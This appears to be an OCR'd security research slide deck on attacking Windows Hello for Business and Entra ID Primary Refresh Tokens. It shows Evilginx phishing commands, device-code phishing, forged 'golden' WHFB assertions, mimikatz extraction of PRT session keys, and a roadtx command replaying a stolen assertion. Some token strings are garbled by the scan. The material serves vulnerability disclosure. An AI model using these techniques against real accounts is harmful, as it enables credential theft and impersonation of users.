
Interesting Windows set-up behaviour




Windows setup token magic

- Windows uses the client ID for the “Microsoft Authentication Broker” during setup
 - Client ID 29d9ed98-a469-4536-ade2-f981bc1d605e
- Refresh tokens for this client ID can be **upgraded** to Primary Refresh Tokens
- This is intended behaviour


Windows setup flow



Phishing for WHFB keys



Credential phishing



```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
```



```
[10:02:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:02:53] [inf] loading phishlets from: ./phishlets
[10:02:53] [inf] loading configuration from: C:\Users\User\.evilginx
[10:02:53] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
```

phishlet	status	visibility	hostname
example	disabled	visible	
microsoft365	enabled	visible	microsoftOnli...

Credential phishing for PRTs

- Convince user to authenticate on the fake login page
- Obtain refresh tokens for broker client, either by:
 - Using the authorization code flow with the right client ID
 - Using any flow and using the captured cookies after sign-in
- After tokens are obtained:
 - Register device
 - Request PRT
 - Optionally add persistence via WHFB key

Windows PowerShell

```
PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat
```

```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
```



Evilginx

- -- Community Edition -- -

by Kuba Gretzky (@argretzky) version 3.1.0

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```

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```

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Alternative: device code phishing

- Device code authentication gives you a code to use on other device to complete authentication
- If you convince someone to use your code, you get tokens on their behalf
- Can be done with the broker client ID to obtain the same refresh token as seen in the previous demo
- Refresh token can be used to register device, request PRT and provision WHFB keys

Abusing WHFB from the endpoint

WHFB usage on endpoint

- How does a real device use WHFB keys?
 - Primary Refresh Tokens!
- Can we emulate this when we have access to the endpoint?
- Can we do this from a low-privilege user session?

Obtaining a WHFB backed PRT

POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1

Host: login.microsoftonline.com

Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd

Content-Type: application/x-www-form-urlencoded

User-Agent: Windows-AzureAD-Authentication-Provider/1.0

Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed

Return-Client-Request-Id: true

Content-Length: 3868

Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJkaWVjIjoiaTU1JRdhcQ0NBdHFnQXdJQkFnSVF rRnhpSE9pejFKMUNBVGxzbm9cL290VEFOQmdrcWhraUc5dzBCQVFzRkFEQjRNWF13RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQzTXdIUUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVD eE1rT0Rka1l tRmpZVFF0TTJVN E1TMDB0bU5oTFRsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRV4Tm pFd05EVXpPVm9YRFRNek1EVXh0akV4TVRVek9Wb3dMekV0TUNzR0ExVUVD eE1rT iJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNe lZowkRRMU56STJORG N3TU1JQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0

JWT header

- Device certificate and signing metadata
- Used to sign JWT with private key
- Private key is accessible by SYSTEM and protected by TPM

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
    "MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGBGRYDbmV0MBUGCgmSJomT8ixkARkWB3dpbmRvd3MwHQYDVQQDEZXNUy1Pcmdhbm16YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYjYtQTtM2U4MS00NmNhLTljNzMtMDk1MGMxZWZjYTk3MB4XDTEzMDUxNjEwNDUzOVVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1UEAxMkN2Fj0ThmZTAZjA0MS00WFjLThj0TYtMzVhZDQ1NzI2NDcwMIIIBIjANBgqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A+PzmY1eW1000EuDHJ5yulyegAaAxNE/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXgKqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt084Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw/UhCcwv+y7opaV1ke8wvm5bMFRY86WLFmKwkmXoeb3C1/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZz1X2f5t2F+yGwIDAQABo4HAMIG9MAwGA1UdEwEB/wQCMAAwFgYDVDR0LAQH/BAwwCgYIKwYBBQUHAIwIgwYlKoZIHvCUAQWCHAIIEwSBEOCPyXpB8KxJjJY1rUVyZHAwIgwYlKoZIHvCUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHSfkPEwIgwYlKoZIHvCUAQWCHAUUEwSBEI/yh2J/TyJD1lGoaX2P4bwwFAYLKoZIHvCUAQWCHAgEBQSBakVVMbMGCyqGSib3FAEFghwHBAQEgQExMA0GCSqGSib3DQEBCwUAA4IBAQB1gPIQ+1ST5GZd1Xvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq07UMD8vc+8HYSQmk/QtCbqVicCRhMSus0LICH9wV8nWC5gkGRYgjPndtqe3uxzqoxoARqMsZrIZLm1t1MNP+13JeVx8Kp65/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJssHVWlgf59wYhPE8ygahf6dyKwSBEH295HBSnmRhT",
  "kdf_ver": 2
}
```

- Nonce from Entra
- Username
- Assertion (another JWT)

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- Username
- Assertion (another JWT)

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEgEAAAACA0z_BQD0_xsCz1V33j6K-  
cqxoAABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s604sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:iwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion": "eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCIAia2lkIjoiaSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB  
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XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLS0SjzjRzbnr9Gk-n4ZSCEmSA"
```

Encoded

Decoded

Tenant

Obtain PRT

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1685518206",
  "refresh_token": "0.AXQAJ_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIoWZleVFDkjhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWLYLH4wGKcpOV-hSy1CqVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweRr",
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  "client_info": "eyJlaWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjku",
  "session_key_jwe": "eyJlbmMiOiJBMjU2R0NNIiwiaWYwXnIjoilUlnNBLU9BRVAifQ.AQBWLiyyknFK_nSGfKmqUvhxvTKdwjBetPG0ALCffRLlHqUW2PVvFd80JEyRLAAMAAIAAsABARA",
  "tgt_ad": "{ \"keyType\": 0, \"error\": \"On-prem configuration is missing\"",
  "tgt_cloud": "{ \"clientKey\": \"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWYwXnIjoilUlnNBLU9BRVAifQ.AQBWLiyyknFK_nSGfKmqUvhxvTKdwjBetPG0ALCffRLlHqUW2PVvFd80JEyRLAAMAAIAAsABARA\",
  \"Ta0CBZEwggwNoAMCAf+iggWEbIIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCY01nr6w:xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAOt0T8EJJFcUrWJREhhvZMHuwMjZfneHpAR4c0lJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gFcbccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKRo6jEqLiI5SoiAj3MECQJARfqJyMtQiGzyi4uUwVo5/p9Pm10jnptZZeDFMz4IZrfCgnFBZ0h9D/ceUZT4iHdwNycountType\": 2}",
  "kerberos_top_level_names": ".windows.net,.windows.net:1433,.windows.net"
}
```

PRT

Encrypted PRT session key

Generating the assertion ourselves

- Windows Hello key can be used from user session
- We can use the Microsoft Passport Key Storage Provider from any process
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed whatsoever

Generating assertion from user session

```
PS C:\Users\TokenProtection\Documents> .\hello poc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAI0iAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjI4TWZBekZxUTMyNkw2bVh5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
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_CQEYva148wEjqGakKgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents> |
```

Encoded

Decoded EDIT THE PAYLOAD AND SECRET

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvgIavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
 - Timestamp range can be anything, 10 years validity without problem
 - Assertion can be used in the future to authenticate with WHFB key
-
- Problem: tied to device certificate and TPM?

Windows Hello usage over RDP



RDP to device without TPM = PRT exposure

```
PS C:\Users\TokenProtection\Documents> dsregcmd /status
```

Device State

```
AzureAdJoined : YES
EnterpriseJoined : NO
DomainJoined : NO
Virtual Desktop : NOT SET
Device Name : DESKTOP-9FJOBHL
```

Device Details

```
DeviceId : 973db80e-0a42-401c-b871-41cc47bdf5f4
Thumbprint : 4FD99D9519F7060A1A4F750430972938C9FCC78B
DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20:41:14.000 UTC ]
KeyContainerId : 7905a9be-343f-47b8-8006-b0b1f7cd295e
KeyProvider : Microsoft Platform Crypto Provider
TpmProtected : YES
DeviceAuthStatus : SUCCESS
```

Tenant Details

DESKTOP-86AQKLO - Remote Desktop Connection



mimikatz 2.2.0 x64 (oe.eo)

RecySID name : NT AUTHORITY\SYSTEM

612 {0;000003e7} 1 D 45042 NT AUTHORITY\SYSTEM S-1-5-18 (04g,2

-> Impersonated !

* Process Token : {0;012c3009} 2 F 19673846 AzureAD\TPM S-1-12-1-4191710559-11

(10g,24p) Primary

* Thread Token : {0;000003e7} 1 D 19883091 NT AUTHORITY\SYSTEM S-1-5-18
(elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5B
AAAAQAAIAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAGAAIAAAAFxLUzuY4Gpj
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55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect

Label : AzureAD-SecureConversation

Context : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079

* using CryptUnprotectData API

Key tvne : Software (DPAPT)

Clear key : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df

Derived Key: dc1a1f812bf53fe276ff7e149b94602625ef64f8f416bf86452fc06bcb89afba

mimikatz #

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```

Fri Jul 31 2026 22:39:29 GMT+0200 (Central European Summer Time)

Signed assertion with WHFB private key (new)

Encoded

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCB
ia2lkIjoisiXlWZDlyVWt4TzIzZnc0ZEkyVzFZcE
Z2YzBXRTd0MXFHUmNpTk50YzJFUT0iLCaidXNlI
joibmdjIn0.eyJpc3MiOiJtb2JpZWxAcW1pbnlv
dXIuY2xvdWQiLCAiYXVkJoiNjI4N0YyOEYtNEY
3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgIm
lhdCI6IjE3MTM1Mjk1NDciLCAiZXhwIjoibG90I
zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg
dWdzIiwgInJlcXVlc3Rfbm9uY2UiOiJBd0FCRWd
FQUFBQUjBT3pfQ1FEMF94c0N6MVYzM2o2Sy1jcX
hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd
2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN
cjY4US1UMjlxZDBzMjZlMGd0Qm91IiwiaWF0Ijoi
e91q8xouhjaapa-
_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY
3Ln4w2G63o|

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
  "Ir0d9rUkx023fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "mobilel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
  "request_nonce": "AwABEGEAAAACAOz_BQD0_xsCz1V33j6K-
  cqxoAABE3wAlXXG95eFmEBovgPUv97Mwb-
  Rf91s604sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA"
}
```

Tenant
Timestamp
33j6K-
Nonce

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in FAQ, actual server side enforcement for nonce only enabled in May 2024

FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device

WHFB assertion attack – remaining scenarios

- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it's regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc

WHFB assertion stealing – From victim session

[illegible]

WHFB assertion stealing – attacker host

```
(ROADtools) → ROADtools git:(master) X roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFzZyI6ICAiUmlhbnR5LA0KICAgICJraWQiOiAgIjI0TWZBZGZxUTMyNkw2bVksOGZWNkFTZkNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgIm1hdCI6ICAXNzIxMTI1NDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY0OwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkvbnRUFBUFDQU96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpBOG9SakRwRVo5Z2M2azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUeIdQp9.MvDTjH7iHwm5-nhg0BLAFKIRn3biDBvtuBdIM2MC24_ZVp-6W6IB0cVIUJH9bibqnKBnggNPYfVaxPv-YzhYNcPQ6j0xMuZm29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMkFZ35dAbBsLaypD7p0aXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKomqSxC5t19i7ZFKAXgn1NH0ZD8nwnNnsiFIhkJIIN6pOP0F9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA -c helloworld.pem -k helloworld.key -u tokprot@iminyour.cloud
